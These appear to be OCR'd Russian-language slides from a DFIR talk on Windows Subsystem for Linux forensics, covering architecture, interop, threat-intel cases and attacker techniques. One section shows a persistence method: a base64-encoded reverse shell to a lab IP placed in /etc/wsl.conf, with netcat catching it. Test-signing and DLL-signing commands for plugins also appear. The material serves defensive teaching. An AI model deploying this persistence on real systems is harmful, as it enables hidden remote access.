


F6


DFIR vs WSL: цифровая криминалистика на стыке миров

Владислав Азерский

Заместитель руководителя Лаборатории цифровой криминалистики и исследования вредоносного кода

Сюрприз…

F6



Как мне им сказать, что
сегодня мы будем говорить
не про крим. артефакты WSL...


DATA SECURED
DFIR
DFIR
DFIR
CYBER

История развития WSL

F6

- Хочется **запускать Linux-приложения** в ОС **Windows**? Для этого есть компонент **WSL*** (Windows Subsystem for Linux).



* – https://learn.microsoft.com/en-us/windows/wsl
easyWSL: https://github.com/redcode-labs/easyWSL
WSL open-sourced: https://learn.microsoft.com/en-us/windows/wsl/opensource

Какие есть версии?*


F6

- **WSL1** использует уровень трансляции, который реализует системные вызовы Linux поверх ядра Windows. В WSL1 это реализовано с помощью PICO-процессов и провайдеров (**lxss.sys** и **lxcore.sys**).

- **WSL2**, напротив, использует виртуальную машину (ВМ) для выполнения кода ядра Linux, при этом ресурсы ВМ динамически выделяются и высвобождаются в зависимости от текущей нагрузки.

  WSL2 запускает дистрибутивы Linux в виде **изолированных контейнеров внутри управляемой ВМ**.

Архитектура WSL2:



* — https://learn.microsoft.com/en-us/windows/wsl/compare-versions

Особенности

F6

#1 WSL interop

Вызов исполняемых файлов Windows (например, **.exe**) изнутри среды WSL.

Создается полноценный процесс Windows, родительским процессом которого выступает **wsl.exe**.

#2 Filesystem access via /mnt/c

Процессы Linux могут выполнять чтение и запись на системный диск Windows через смонтированную файловую систему **Plan 9** (**9P**).

Файловые операции из WSL дистрибутива к файловой системе Windows обрабатываются системным процессом **DllHost.exe**.

Только WSL2.

#3 Network – nothing crosses

Сетевой стек **WSL2** полностью изолирован внутри виртуальной машины. Он имеет собственный IP-адрес (обычно из подсети 172.x.x.x), а также собственный механизм разрешения DNS-имен и таблицу маршрутизации.

Хостовые СЗИ становятся «слепыми» к внутреннему трафику виртуальной машины.

Только WSL2.

#1 Я сказала «Стартуем»…

F6

Запуск команды в дистрибутиве WSL из ОС Windows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> wsl.exe --list --verbose
  NAME            STATE           VERSION
* kali-linux      Stopped         2
PS C:\WINDOWS\system32> wsl.exe -d kali-linux -u root --exec bash -c "echo Hello!"
Hello!
PS C:\WINDOWS\system32>
```


Отключение «interop»* (/etc/wsl.conf):

```
[interop]
enabled = false
appendWindowsPath = false
```

Запуск исполняемого файла Windows изнутри дистрибутива WSL:

```
PS C:\WINDOWS\system32> wsl.exe -d kali-linux
┌──(Message from Kali developers)
│
│  This is a minimal installation of Kali Linux, you likely
│  want to install supplementary tools. Learn how:
│  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: “touch ~/.hushlogin” to hide this message)
┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/WINDOWS/system32]
└─$ /mnt/c/Windows/System32/calc.exe

┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/WINDOWS/system32]
└─$
```





* — https://learn.microsoft.com/en-us/windows/wsl/wsl-config#interop-settings

#2 А что там с файлами?

F6

Доступ к ФС WSL из Windows (\\wsl$):





Доступ к ФС Windows из WSL (/mnt/c):

```
┌──(forensics㉿DESKTOP-RU35KD6)-[/home]
└─$ cd /mnt/c/Users/SmartGlue/Downloads/MFD2026

┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/Users/SmartGlue/Downloads/MFD2026]
└─$ ls -lat
total 50764
drwxrwxrwx 1 forensics forensics     4096 Aug 25 14:40  .
-rwxrwxrwx 1 forensics forensics 51982270 Aug 25 14:40  AzerskiyVlad_CIRF2026.pptx
drwxrwxrwx 1 forensics forensics     4096 Aug 25 11:28  Pictures
drwxrwxrwx 1 forensics forensics     4096 Aug 25 11:24  ..
-rwxrwxrwx 1 forensics forensics      165 Aug 25 03:30 '~$AzerskiyVlad_CIRF2026.pptx'
```

Новостные сводки (TI)

F6

#1 Статья от Black Lotus Labs*

Дата: 2021 год

ELF-файл, который взаимодействовал с WSL.

Конкретики нет.

#2 Qilin** (RaaS)

Дата: начало февраля 2026 года

- **Первичная компрометация**: использование RAT или получение доступа через RDP.
- **Активация или развертывание WSL**: часто выполняется на рабочих станциях разработчиков.
- **Загрузка и запуск**: загрузка шифровальщика в формате ELF и его выполнение внутри среды WSL.
- **Шифрование**: зашифрованы файлы на хостовой ОС Windows.

#3 Кампания «BRIDGEHEAD»***

Дата: август 2026 года

Злоумышленники разместили в публичном реестре **npm** 40 пакетов с именам, похожими на популярные библиотеки.

Если система определялась как Linux, скрипт дополнительно проверял, работает ли она в среде **WSL** (путем проверки наличия переменных окружения **WSL_DISTRO_NAME** и **WSLENV**).

Производилась доставка и запуск стиллера на ОС Windows.

* – https://www.securitylab.ru/news/524619.php
** – https://www.bleepingcomputer.com/news/security/qilin-ransomware-abuses-wsl-to-run-linux-encryptors-in-windows
*** – https://www.cloudsek.com/blog/bridgehead-npm-typosquatting-wsl-windows-crypto-wallet-stealer#stage-3-the-wsl-gate

Векторы атак

F6

Linux side

Злоумышленник получил доступ к дистрибутиву WSL с помощью вредоносного скрипта или пакета npm/pip.

Windows side

Злоумышленник получил доступ к хостовой машине под управлением ОС Windows.

Два сценария:

- WSL установлен на ОС Windows;
- установка WSL возможна только при условии, что злоумышленник уже получил полный контроль над скомпрометированным хостом.

Для работы **WSL2** необходимо включить два компонента Windows (**требуются права Администратора**):

```
dism.exe /online /enable-feature
/featurename:VirtualMachinePlatform /all /norestart

dism.exe /online /enable-feature /featurename:Microsoft-
Windows-Subsystem-Linux /all /norestart
```

Закрепление через /etc/wsl.conf*

F6

- В каждом инстансе можно создать файл **/etc/wsl.conf** и в секции **[boot]** указать для параметра **command** команду, которая будет выполняться с правами **root** при каждом его запуске (например, запуск *Reverse Shell*):

```
[boot]
command=echo
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyO
S8yMjIyIDA+JjE= | base64 -d | /bin/bash
```

- Допустим, мы получили доступ к хостовой ОС Windows. Выполняем данные команды (**root**):

```
wsl -l -v
wsl -u root -d <distro_name> --exec bash -c "echo
-e '[boot]\ncommand=echo
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyO
S8yMjIyIDA+JjE= | base64 -d | /bin/bash' >
/etc/wsl.conf"
```

Получение обратного шелла:

```
forensics@forensics-VMw
forensics@forensics-VMware-Virtual-Platform:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    link/ether 00:0c:29:f5:41:27 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.37.129/24 brd 192.168.37.255 scope global dynamic
       valid_lft 1160sec preferred_lft 1160sec
    inet6 fe80::20c:29ff:fef5:4127/64 scope link
       valid_lft forever preferred_lft forever
forensics@forensics-VMware-Virtual-Platform:~$ nc -lvnp 2222
Listening on 0.0.0.0 2222
Connection received on 192.168.37.1 28764
# ls
```

* — https://t.me/gardendetective/45 (видео)

Закрепление через WSL Plugins?*

F6

- Включение тестовой подписи, если нет сертификата от доверенного CA (**problem**):

```
Bcdedit.exe -set TESTSIGNING ON
```

…

- Подпись DLL:

```
Set-AuthenticodeSignature -FilePath
"C:\Path\To\Your\WSLPlugin.dll" -Certificate
$cert
```

